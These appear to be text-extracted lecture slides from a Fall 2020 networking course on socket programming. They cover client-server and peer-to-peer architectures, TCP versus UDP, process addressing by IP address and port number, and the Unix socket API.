
Fall 2020

Socket Programming


Instructor: Khaled Diab

Recall: Application Layer

- Networking applications
- Application Architectures
 - Client-server
 - Peer-to-peer (P2P)
- Many “Applications”:
 - HTTP
 - FTP
 - SMTP
 - DNS
 - Etc.



Recall: Client-server



Server:


- always-on host
- permanent IP address
- data centers for scaling

Clients:

- communicate with server
- may be intermittently connected
- may have dynamic IP addresses
- do not communicate directly with each other

P2P

- No always-on server
- Arbitrary end systems directly communicate
- Peers request service from other peers, provide service in return to other peers
 - *self scalability* – new peers bring new service capacity, as well as new service demands
- Peers are intermittently connected and change IP addresses
 - complex management
- Examples?




Internet Services

- View the Internet as a *communication infrastructure* that provides services to apps
 - Web, email, games, e-commerce, file sharing, ...
- Applications run using **processes**

Internet Services: Processes

- **Process:** program running within a host
 - Within same host, two processes communicate using **inter-process communication** (defined by OS)
 - Processes in different hosts communicate by exchanging **messages**




Internet Services: Processes

- Client-server:
 - **Client process:** process that initiates communication
 - **Server process:** process that waits to be contacted
- Hosts in P2P:
 - have client processes & server processes

Internet Services: Communication

- Two communication services (provided to Apps):
 - Connectionless unreliable
 - Connection-oriented reliable




Internet Services: Communication

- Connection-oriented
 - Prepare for data transfer ahead of time
 - Establish connection → **set up state** in the two communicating hosts
 - Usually comes with reliability, flow and congestion control
 - **TCP:** Transmission Control Protocol
- Connectionless
 - No connection set up, simply send
 - Faster, less overhead
 - No reliability, flow control, or congestion control
 - **UDP:** User Datagram Protocol

How can we access TCP/UDP services?

Sockets


- Process sends/receives messages to/from its **socket**
- Socket is an **interface** between application and transport layer
- Who controls applications?
- Who controls transport layer?



Addressing Processes


- To receive messages, process must have an **identifier**
- Host has unique 32-bit IP address
- Q: does IP address of host on which process runs suffice for identifying the process?
- How is the process identified?
 - IP address
 - Port number
 - Transport protocol

Addressing Processes: Example 1




Addressing Processes: Example 2

- Recall DNS: TCP vs UDP



Addressing Processes: Example 2

- Recall DNS: TCP vs UDP



Port Numbers


- Popular applications have well-known ports
 - E.g., port 80 for Web and port 25 for e-mail
 - See <http://www.iana.org/assignments/port-numbers>
 - More details: RFC 6335: <https://tools.ietf.org/html/rfc6335>
- Server port:
 - Known/fixed (e.g., port 80)
 - Ports between 0 and 1023 (require root to use)
- Client port (Does it need a port? Why?)
 - Client chooses an unused ephemeral (i.e., temporary) port
 - Between 1024 and 65535

Unix Socket API

- In UNIX, everything is a **file**
 - Inputs → reading a file
 - Outputs → writing a file
 - File is represented by an integer file descriptor
- API implemented as system calls
 - E.g., connect, read, write, close, ...

